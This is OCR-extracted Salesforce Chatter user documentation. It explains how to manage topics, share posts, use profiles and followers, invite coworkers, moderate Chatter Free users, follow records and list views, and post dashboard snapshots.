
  AND

  "Assign Topics" (to add existing topics)


  OR

  "Create Topics" (to add new topics)

Example:



Since Kimmy added the topics `Sales Training`, `Western Region`, and `Feedback Request` to her post, these topics are also added to the file she attached. Now, her coworkers can click a topic to find other posts, files, and records associated with that topic. If the topic is associated with records other than files, go to the **Records** tab and choose **Files**. Otherwise, use the **Feeds** tab to see all posts and files for the topic.



Remove Topics from Posts

Remove a topic from a post if it no longer applies.

You can remove topics from posts in the feed, whether they're regular topics or hashtag topics. Removing topics doesn't delete them altogether; it only removes them from the post. Deleting the text of hashtags doesn't delete hashtag topics. Before you remove a topic from a post, consider whether you or someone else added it. Someone else may be tracking the update with topics you're not aware of.

1. In the top corner of the post, click .
2. Click **Edit Topics**.
3. Click next to the topic you want removed from the post.
4. Click **Done** or press ENTER.

Removing a topic from a post removes the post from the topic feed on the topic detail page and from the feeds of any followers.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To remove topics from posts:
- "Assign Topics"

Adding a Topic as a Favorite

Add a topic as a favorite to quickly see the latest on the topics you're interested in.

1. Click a topic name to navigate to the topic detail page.
2. In the upper-right, click , and choose **Add to Favorites**.
   The favorite name is the same as the topic name.

Tip: When viewing a topic favorite, you can click the topic name at the top of the feed to go directly to the topic detail page.

SEE ALSO:

Viewing All Topics

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Viewing the Topics People Are Talking About

The topics you're talking about appear in your Chatter profile in the Recently Talked About section. This section helps people learn which topics you're knowledgeable about or interested in. These are the topics that you and others have frequently and recently (within the last two months) added to your posts and to posts you've commented on. For privacy reasons, Recently Talked About topics don't include topics used solely in private groups or record feeds. You can see up to five topics, with the most frequently and recently added topic appearing first. If you're new to topics or if you haven't used topics in the last two months, the Recently Talked About section doesn't appear until you start using topics more frequently. Click a topic in this section to see the topic detail page.

Note: If the Knowledgeable About list or Work.com Skills are enabled, those features replace the Recently Talked About section on profile pages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

View the Topics Groups Are Talking About

The topics that a group is talking about appear on the group detail page in the Recently Talked About section. This section helps people understand which topics a group is knowledgeable about or interested in. These are the topics most frequently and recently added to group posts over the last two months. You can see up to five topics, with the most frequently and recently added topic appearing first. If a group isn't using topics, the Recently Talked About section doesn't appear until the group starts using topics more frequently. Click a topic in this section to see the topic detail page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Viewing Your Company's Trending Topics

The Trending Topics area on the Chatter tab shows the topics being discussed right now in Chatter. The more frequently people add a specific topic to their posts and comments and comment on or like posts with the same topic over a short period of time, the more likely it is to become a trending topic. For example, if your coworkers are attending the upcoming Dreamforce conference and have started discussing it in Chatter, you may see a trending topic for Dreamforce. A trending topic is not solely based on popularity and usually relates to a one-time or infrequent event that has a spike in activity, such as a conference or a project deadline. For privacy reasons, Trending Topics don't include topics used solely in private groups or record feeds.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

- Viewing the Topics People Are Talking About
- View the Topics Groups Are Talking About

Share Posts

Sharing a Chatter Post

Sharing lets you quickly copy a public post to your profile or a group. This change applies to Salesforce Classic only..

You can share public Chatter posts that contain text, links, or files to your profile, with a group, or using a link to the post.

When you share a post, keep in mind:

- You can share a post to your own profile, but not to another person's profile.
- You can share the original post, including any files and attachments, but you can't share any comments or likes.
- You can comment on the shared post, but you can't edit a shared post.
- You can't share feed tracked items and custom feed items, such as approvals, dashboard snapshots, or case interactions.
- You can't share a post from a record feed.
- You can only share posts with a group you're a member of.
- You can share a post to a group that allows customers. However, customers and other group members can't share posts from a private group.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

- Only Chatter users inside your company can see a post that you shared using a link in an email or instant message.

When someone shares your post, you receive an email notification. To change your email notifications, from Setup, enter *Chatter Email Settings* in the Quick Find box, then select **Chatter Email Settings**.

SEE ALSO:

View a Single Chatter Post

Sharing a Chatter Post to Your Profile

Copy a public post to your profile to share it with the people who follow you.

You can share public posts, but you can't share feed tracked items and custom feed items, such as approvals, dashboard snapshots, or case interactions.

1. Find the post you want to share in your Chatter feed.
2. Click **Share**.
3. Write a comment about the post or leave the comment field blank.
4. In the drop-down list, select **My profile**.
5. Click **Share**.
   The shared post appears in the Chatter feed on your profile.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Post Visibility

Share a Chatter Post with a Group

You can share posts with a group that you're a member of.

You can share public posts, but you can't share feed tracked items and custom feed items, such as approvals, dashboard snapshots, or case interactions. You can't share posts with archived or unlisted groups.

1. Find the post you want to share in your Chatter feed.
2. Click **Share.**
3. Type a comment about the post or leave the comment field blank.
4. In the drop-down list, select **A group**.
5. Type part of the group name and select the group from the list.
   If you are sharing a post with a file, select **Viewers** to allow group members to only view the file, or select **Collaborators** to allow group members to download and modify the file.
6. Click **Share**.
   The shared post appears in the feed of the group.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Post Visibility

Sharing a Link to a Chatter Post

Share a post with other Chatter users via email or instant message.

When sharing a link to a post, keep in mind:

- You can't share a link to a post from a private group.
- You can share public posts, but you can't share feed tracked items and custom feed items, such as approvals, dashboard snapshots, or case interactions.
- In order to see the post, the people to whom you send the link to the post must be Chatter users.

1. Find the post you want to share in the Chatter feed.
2. Click **Share**.
3. In the top corner, click **Show link to post**.
4. Copy and paste the link in an email or instant message and send it to the people with whom you want to share the post. When recipients of the email or instant message click the link to the post, the post appears in their Chatter updates.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Post Visibility

View a Single Chatter Post

You can view a single Chatter post in a feed for a user, record or group.

- In a feed, click the timestamp displayed below the post, for example, **Yesterday at 12:57 AM**.
- In a Chatter email notification, click the link in the body of the email to view only the related post.
- To view the full feed, above the post, click **All Updates**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Sharing a Link to a Chatter Post

People in Your Organization

Update your personal profile and view the profile of other people in your organization.

People Overview

Chatter Profile Overview

Customize your personal Chatter profile with a photo and information about yourself so others can learn more about you.

Profile Best Practices

Using the Following and Followers Lists

People Recommendations

Give Thanks to Your Coworkers

Recognize your coworkers with badges and post your thanks directly to their Chatter feed.

Files Owned Lists on Profile Pages

The Files Owned list on a person's profile shows the files that person most recently attached to a Chatter post.

Chatter Activity and Influence

See your personal Chatter activity statistics, such as how many posts you've made and how many likes you've received, and check your relative Chatter influence.

Inviting People to Join Chatter

People Overview

The People tab and the People list on the Chatter tab display a list of the users in your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- Click a person's name or photo to view his or her profile.
- Click **Follow** to see a person's updates in the Chatter feed. You can't follow customers.
- Click **Following** to stop seeing a person's updates in the Chatter feed.
- Click a column header to sort the list:
  - **Name** sorts alphabetically by name. By default, the list is sorted alphabetically, in ascending order.
  - **Following** sorts based on who you're following and not following.
- Search for users by typing characters of a first or last name in the search box at the top of the page. The list automatically filters based on what you type.
- At the top of the list, click a letter to list everyone whose last name begins with that letter.
- Your organization's size determines what you see in the people list. For example, in the largest organizations, we don't display any users until you start searching for a person's name. We count all Salesforce user license types when calculating the approximate number of users, including internal users, Communities users, and Chatter users.

Approximate number of users	Defaults to view	All People filter defaults to
25 or fewer	All People	Everyone in the organization
26 to 25,000	Recently Viewed People	People whose profiles you recently viewed
More than 25,000	Recently Viewed People	No one until you start searching

- Invite people to join your Chatter network. Invited users can view profiles, post on their feed, and join groups, but can't see your Salesforce data or records.
- View the people that Chatter recommends you follow. Click **More** in the Recommended People section to view all of your recommendations. If no recommendations appear, then you're already following all the recommended people.

Chatter, Profile, People, Groups, and Files tabs are available by default in the Chatter app. Select the Chatter app from the app menu in the top right corner of any page. If your administrator has added these tabs to other apps, you see the tabs in those apps unless you previously customized your display. In that case, add the tabs to those apps.

SEE ALSO:

Chatter Moderators

Chatter Profile Overview


Customize your personal Chatter profile with a photo and information about yourself so others can learn more about you.

Click your name anywhere around the application to view your profile. If available, you can also click the Profile tab or *Your Name* > **My Profile** at the top of the page. View other people's profiles by clicking their name.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions



From this page you can:

1. Change your profile picture.
2. Click in the Contact section to edit your contact information.
3. View content on different tabs. Your administrator configures the tabs and can add custom tabs or remove the default tabs.
   - Feed tab—View your Chatter feed or post an update.
   - Overview tab—Update your About Me section, view your activity in a Q&A or Ideas community, view your groups, or see who's following you and who you're following.
4. Edit your profile or access your personal settings.

Note: More options are available when viewing someone else's profile. For example, if available, you can follow or unfollow someone or send them a private message.

SEE ALSO:

Profile Best Practices
People Recommendations
Viewing Community Activity for Ideas and Questions
Update Personal Information

Profile Best Practices

When using profiles, consider these tips:

- Information in the About Me section is searchable and makes you more visible to others.
- Your posts display in your Feed tab and the feeds of people following you. To delete your posts from feeds, hover over the post and click .
- To change your email address in your contact information, you must click the link in the confirmation email sent to your new email address.
- Not all users have profiles. This includes portal users and the Connection User in organizations using Salesforce to Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Using the Following and Followers Lists

View the Following and Followers lists on your profile to see who, what, and how many items you're following, and who is following you. If you're not following anyone, click **Find people to follow** in the Following list to view the People list and start following people. You can also view the Following and Followers lists on other people's profiles.

Note: When your Salesforce admin enables Chatter, you automatically follow some users and records in your org.

In either list, click **Show All** to view the full list in alphabetical order.

- Use the **Next** and **Previous** links to see more of the list.
- Optionally filter the Following list by people or objects, for example, accounts or files.
- In your Following list, click to stop following a person or record.
- In another person's Following list, click **Follow** to follow a person or record.
- In any Followers list, click **Follow** to follow a person, or to stop following them.
- Click **Done** to close the window.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Post Visibility
People Recommendations

People Recommendations

Chatter recommends people in your organization that you might want to follow based on similar interests. For example, Chatter recommends people who:

- Follow the same people as you.
- Are in your management hierarchy, such as your manager, people who report to your manager, and people who report to you.

  Salesforce uses the `Manager` field on your personal information page to determine these recommendations. If this field is blank, Chatter won't recommend people based on your management hierarchy. Only your Salesforce administrator can edit the `Manager` field.
- Are popular, which means they have many followers.
- Are new to Chatter.
- Are interested in the same records as you. For example, someone who has looked at or edited an account that you've recently viewed.
- Are often followed together with people you already follow. For example, if you follow Madison Rigsby, you get a recommendation for Suzanne Powell if many people who follow Madison also follow Suzanne.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To see an expanded list of your recommendations, click **More** in the Recommendations section. If no recommendations appear, then you're already following all the recommended people.

SEE ALSO:

Chatter Profile Overview

Give Thanks to Your Coworkers

Recognize your coworkers with badges and post your thanks directly to their Chatter feed.

Note: The Chatter Free license has limited functionality with Thanks features.

Rewards features require a Work.com license. This includes giving, creating, or receiving badges tied to rewards.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions** that have Chatter enabled.

Thank someone if they've done a great job or to recognize an achievement.

Walk Through It: Give Thanks in Chatter

1. From the Chatter publisher, click **Thanks**.

   If **Thanks** isn't displayed, click **More** and select **Thanks** from the publisher's drop-down menu.
2. Type the name of the person you want to thank.

   Currently, you can only thank one person at a time, but you can mention other people in your post's message.
3. Select **Change Badge** to select a different badge for your post or keep the default badge.

   You can choose from twelve pre-defined badges. Select the badge image to see more information about the badge.
4. Type a message for the person you're thanking.
5. Select your audience.
   - **My Followers** to post to all your followers

- **A Group** to post to a specific group. Search for the group and select the group from the list. The person you're thanking is @mentioned at the beginning of the post's message. When you post to a private group, only the group's members can see your post to the group. However, the badge will also appear publicly on the Recognition tab of the recipient's profile.

6. Click **Share**.

Your Thanks post appears in your feed and the feed of the person you're thanking. If you're posting to a public group or a record page, the post appears on the group or record feed and their profile. If you're posting to a private group, only members of the private group can see your post to the group. However, the badge will also appear publicly on the Recognition tab of the recipient's profile.

Files Owned Lists on Profile Pages

The Files Owned list on a person's profile shows the files that person most recently attached to a Chatter post.

The list includes files that the profile owner attached to a post on the profile, a group, or record page, or uploaded to Salesforce CRM Content libraries. Hover to see available options or click the file name to go to the file detail page.

Click **Show All** to see a list of all the files the profile owner attached and uploaded. The list doesn't include files you don't have access to, documents from the Documents tab, and attachments from the Notes and Attachments related list. On this list you can:

- Upload private files or share files with people, groups, or via a link
- Preview a file, if a preview is available
- Follow a file to receive updates in your feed
- Click the file name to view the file detail page

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Filter Your Files List

Chatter Activity and Influence

See your personal Chatter activity statistics, such as how many posts you've made and how many likes you've received, and check your relative Chatter influence.

Chatter activity statistics include how many posts and comments you've made, how many comments you've received, and how many people liked your posts and comments. Chatter influence shows how your activity stacks up to other people's.

- Top Influencers lead collaboration efforts by regularly sharing essential content.
- Active Influencers encourage others to get involved and share knowledge.
- Observers are quiet participants or just getting started in Chatter.

You can see your Chatter activity statistics and influence on your profile under your photo. You can also see your coworkers' Chatter activity and influence on their profiles. When viewing a profile, hover over  under the profile photo for details about how that person is uniquely influential.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

SEE ALSO:

Chatter Profile Overview

Inviting People to Join Chatter

You can invite people from your company that don't have Salesforce licenses to use Chatter. Invited users can view profiles, post on their feed, and join groups, but can't see your Salesforce data or records.

To invite people to Chatter:

1. Click **Invite People to Chatter** on the People page or **Invite Coworkers!** on the Chatter page.

   Note: You can only invite people with email addresses in your company's domains.

   Portal users can't send invitations.

2. To send invitations from Chatter, enter email addresses and click **Send**.
3. To send invitations using your own email account, click **send your own email invitation**. If you have a default email client set, an email containing an invitation link opens in your mail program. Otherwise, you see an invitation link that you can copy and paste into an email.

You can also invite coworkers to join a public group even if they don't use Chatter yet. Additionally, owners and managers of private groups can send invitations. If customer invitations are enabled, owners and managers can also invite customers. When someone accepts an invitation to join the group, they join Chatter as well.

1. Click **Groups** and click on a group name.
2. In the Members section on the group detail page, click **Invite People**.

   If you are the group owner or manager, you can also click **Add/Remove Members**, then click **Invite them to Salesforce Chatter!**.

3. Enter email addresses and click **Send**.

Note: If a user doesn't accept the invitation within the first day, Chatter sends an email reminder the second day. If the user doesn't accept that invitation, Chatter sends another reminder the following day.

A user has up to 60 days to accept an invitation to join Chatter. If during that time, an administrator deselects `Allow Invitations` or removes the user's domain from the list, the user can't accept the invitation.

When delegated authentication single sign-on is enabled in your organization, invited users bypass the password registration page. If their username already exists, they won't be able to accept the invitation.

SEE ALSO:

About Chatter Customers in Private Groups

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To invite people to Chatter:

- "Allow Invitations"

Moderate Chatter Free Users

Chatter Moderators

A moderator is a Chatter user with some additional privileges such as:

- Activate or deactivate Chatter Free users
- Assign a Chatter Free user as moderator or take the privilege away
- Access to details about all users in your org
- Delete posts and comments that they can see

You can tell if someone is a moderator by the special banner on their profile picture.



EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To moderate Chatter:
- "Moderate Chatter"


SEE ALSO:

What Your Chatter Group Role Allows You To Do

Assign Moderator Privileges to Chatter Free Users

As a moderator, you can assign moderator privileges to Chatter Free users in your organization. You can also remove them if needed.

1. Go to the person's profile page by clicking their name in the People tab or on a feed.
2. On the profile page, you can take these actions from the user action menu.



- If you want the person to be a moderator, select **Assign Moderator Privileges**.
- If the person is a moderator and you want to revoke those privileges, select **Remove Moderator Privileges**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To assign moderator privileges to Chatter Free users:
- "Moderate Chatter"


SEE ALSO:

Change Chatter Group Roles

Deactivate Chatter Free Users

As a moderator, you can deactivate Chatter Free users if, for example, they left the company.

1. Go to the person's profile page by clicking their name in the People tab or on a feed.
2. On the profile page, click **Deactivate User** from the user action menu.



If you need to re-activate a Chatter Free user, you must use global search to find their profile, as deactivated users don't show up on the People tab. To activate a user:

1. Find the person's profile using global search.
2. On the profile page, click **Manage User** and select **Activate User**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To deactivate Chatter Free users:

- "Moderate Chatter"

SEE ALSO:

What happens when the owner of a Chatter group is deactivated?

Records and List Views

Configure your follow settings for records, view Chatter feeds on list views, and learn more about record recommendations.

Automatically Follow Records You Create

When you follow records you create, updates are sent to your Chatter feed when you or someone else changes a tracked field on those records.

Viewing Record Feeds

View the Chatter feed associated with a record you follow to see updates about the record.

Can I create a custom report for records I'm following?

Can other people follow records I own?

Record Recommendations

Viewing Chatter Feeds on List Views

Switch to an object's Chatter feed directly from a list view to see updates for the records included in the list view.

Adding a List View as a Chatter Favorite

Add a list view as a Chatter favorite to monitor key business processes directly from your Chatter tab.

Automatically Follow Records You Create

When you follow records you create, updates are sent to your Chatter feed when you or someone else changes a tracked field on those records.

By default, you don't automatically follow the records you create. If you want to automatically follow the records you create, enable auto-follow in your Chatter Settings.

1. From your personal settings, enter *My Feeds* in the `Quick Find` box, then select **My Feeds**.
2. Select `Automatically follow records I create`.
3. Click **Save**.

Consider the following tips around auto-following records:

- When you create a child record, the owner of the parent record becomes the owner of the child record by default. So you don't automatically follow the child record, unless you're the owner of the parent record.
- The `Account Owner` field of a record is updated to change the account owner. The new account owner only follows the account automatically, if the `Account Owner` field is feed-tracked and the new account owner has auto-follow enabled.
- If a workflow changes the `Account Owner` field while the record is created, the user who created the record doesn't automatically follow the account.

  Consider the following scenario. You are creating a record. Saving the record starts a workflow that immediately reassigns the `Account Owner` field to another user and then saves the record. Meaning, the workflow changes the `Account Owner` field before the record is saved. In this case, you don't follow the record automatically, because you never were the record owner, even though you technically created the record.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions.

USER PERMISSIONS

To view a record:
- "Read" on the record

SEE ALSO:

Viewing Record Feeds

Record Recommendations

Viewing Record Feeds

View the Chatter feed associated with a record you follow to see updates about the record.

Record feeds allow you to track information for records you have access to. On the record detail page, click **Show Feed** to display the record feed above the account details.

Note: Access is all-important. For example, let's say you reassign a record and then realize it needs an update. Often, you can open and update the record. But if, after the reassignment, you no longer have access, then you won't be able to see or update the record.

In the record feed, you can

- View posts, comments, and tracked field changes.
- Write an update about the record and share it with other people who follow the record.

  Updates on the record detail page also appear on the Chatter page of people who follow the record. Anyone who has access to the records can see the update in the All Company (Salesforce Classic) feed. They may see the update in the Company Highlights (Lightning Experience) feed, depending on the update's popularity ranking and engagement (such as comments, likes, and views).
- See who is following the record.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- Search the record feed ( ).

  Note: Record field changes in the feed aren't included in search results.

Can I create a custom report for records I'm following?

Currently, you can't customize a report based on records you're following in Chatter.

SEE ALSO:

The People and Records You Auto-Follow Initially

Can other people follow records I own?

Yes, provided that they can already see the record. People can only follow records they can see, and by extension, can only see updates to records they can see.

SEE ALSO:

Record Recommendations

Record Recommendations

Following records helps keep you up-to-date on important changes to accounts, contacts, opportunities, and more. Chatter recommends records that you've viewed or edited, records that you own (and aren't already following), and parent accounts of records that you're following.

Chatter won't recommend records that your Salesforce administrator has disabled feed tracking for. Only opportunities, accounts, leads, contacts, and articles are included in record recommendations.

To see an expanded list of your recommendations, click **More** in the Recommendations section. To see your record recommendations by object, click the object in the side filters. For example, click **Accounts** to view only your account recommendations.

If no recommendations appear, then you're already following all the recommended records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Viewing Record Feeds

Viewing Chatter Feeds on List Views

Switch to an object's Chatter feed directly from a list view to see updates for the records included in the list view.

If Chatter is enabled for your organization, Chatter feeds on list views are available for most feed-tracked objects. Some feed-tracked objects don't have a Chatter feed associated with their list view. Currently, you can view Chatter feeds on list views for opportunities, accounts, cases, leads, campaigns, contacts, and custom objects.

- Click **Feed** on a standard or custom object list view to see a Chatter feed with updates from the last 30 days for the records included in the list view.

  If drag-and-drop scheduling on list views is enabled, you won't see Chatter feeds on the list views for accounts, contacts, or leads.
- Click **List** to display the list view again.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Viewing Record Feeds

Adding a List View as a Chatter Favorite

Add a list view as a Chatter favorite to monitor key business processes directly from your Chatter tab.

1. Open an existing list view or create a list view for a set of records, like for example accounts, opportunities, or leads.
2. Click **Feed** in the top-right corner to see the Chatter updates for the list items.
3. Click **Add to Favorites**.
   The favorite name on the Chatter tab is the same as the list view name.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Viewing Record Feeds

Dashboards and Dashboard Components

Follow Dashboards and Dashboard Components

If feed tracking is enabled for dashboards, you can view updates and field changes in the Chatter feed.

Only unfiltered data is used to generate alerts. This prevents alerts being sent out (incorrectly) because a component's value appeared to cross a breakpoint as a result of filtering.

If you don't see feeds, ask your administrator to enable feed tracking for dashboards.

For example, to receive alerts when total sales for a gauge fall below a certain amount, set conditional highlighting on that component, then follow it.

1. To follow a dashboard, click **Follow**.

   When you follow a dashboard in Salesforce Classic, you automatically follow all eligible components.

   When you follow a dashboard in Lightning Experience, you don't follow any components.

2. Optionally, to follow a specific dashboard component, if necessary, switch to Salesforce Classic.

   Hover over a component to display the menu. Then, click **Follow this Component**.

   To clear the hover menu, click an empty part of the screen.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view dashboards:

- "Run Reports" AND access to dashboard folder

To stop following a component, click and select **Following**.

Take note of these limitations to following dashboards and dashboard components.

- Lightning Experience doesn't support following components. To follow dashboard components, switch to Salesforce Classic.
- Dynamic dashboards don't support following components.

SEE ALSO:

Viewing Record Feeds

About Posting Snapshots to User and Group Feeds

When you post a component snapshot to a Chatter feed, consider who you would like to share and comment on the component.

A snapshot is a static image of a dashboard component at a specific point in time posted to a Chatter feed. Post a component snapshot to a user or group feed to share and comment on that component. For example, post a snapshot of this month's sales to your team.

Each snapshot has a "Viewing As" label. This is the name of the running user whose dashboard component you're viewing.

You can also post snapshots of filtered components (except Visualforce or s-control components). When viewers click the snapshot title in the feed, they're taken to your filtered view of the dashboard if the filters are still valid. If the filters aren't valid, they see the unfiltered dashboard.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If you don't see the option to post a snapshot, talk to your administrator about enabling dashboard component snapshots.

Important: Posting a snapshot to a user or group feed makes it potentially visible to the entire organization:

- Posting to a user feed makes the snapshot public. Anyone who views that user's profile can see it.

- Posting to a public group makes the snapshot public. Anyone who views your profile or the group feed can see it.
- Posting to a private group shows the snapshot to all group members.

People can see it whether they have access to the dashboard or not. Make sure the component doesn't contain sensitive information!

SEE ALSO:

Follow Dashboards and Dashboard Components

Posting Snapshots of Dashboard Components to Chatter

Post a snapshot of a dashboard component to a Chatter feed to help other users follow changes in the data.

A snapshot is a static image of a dashboard component at a specific point in time posted to a Chatter feed.

- Post a component snapshot to its dashboard feed to share information with everyone following the dashboard. For example, post a snapshot of a regional sales chart to let your team know that sales are down in the Midwest.
- Post a component snapshot to a user or group feed to spark comment or action from that user or group.

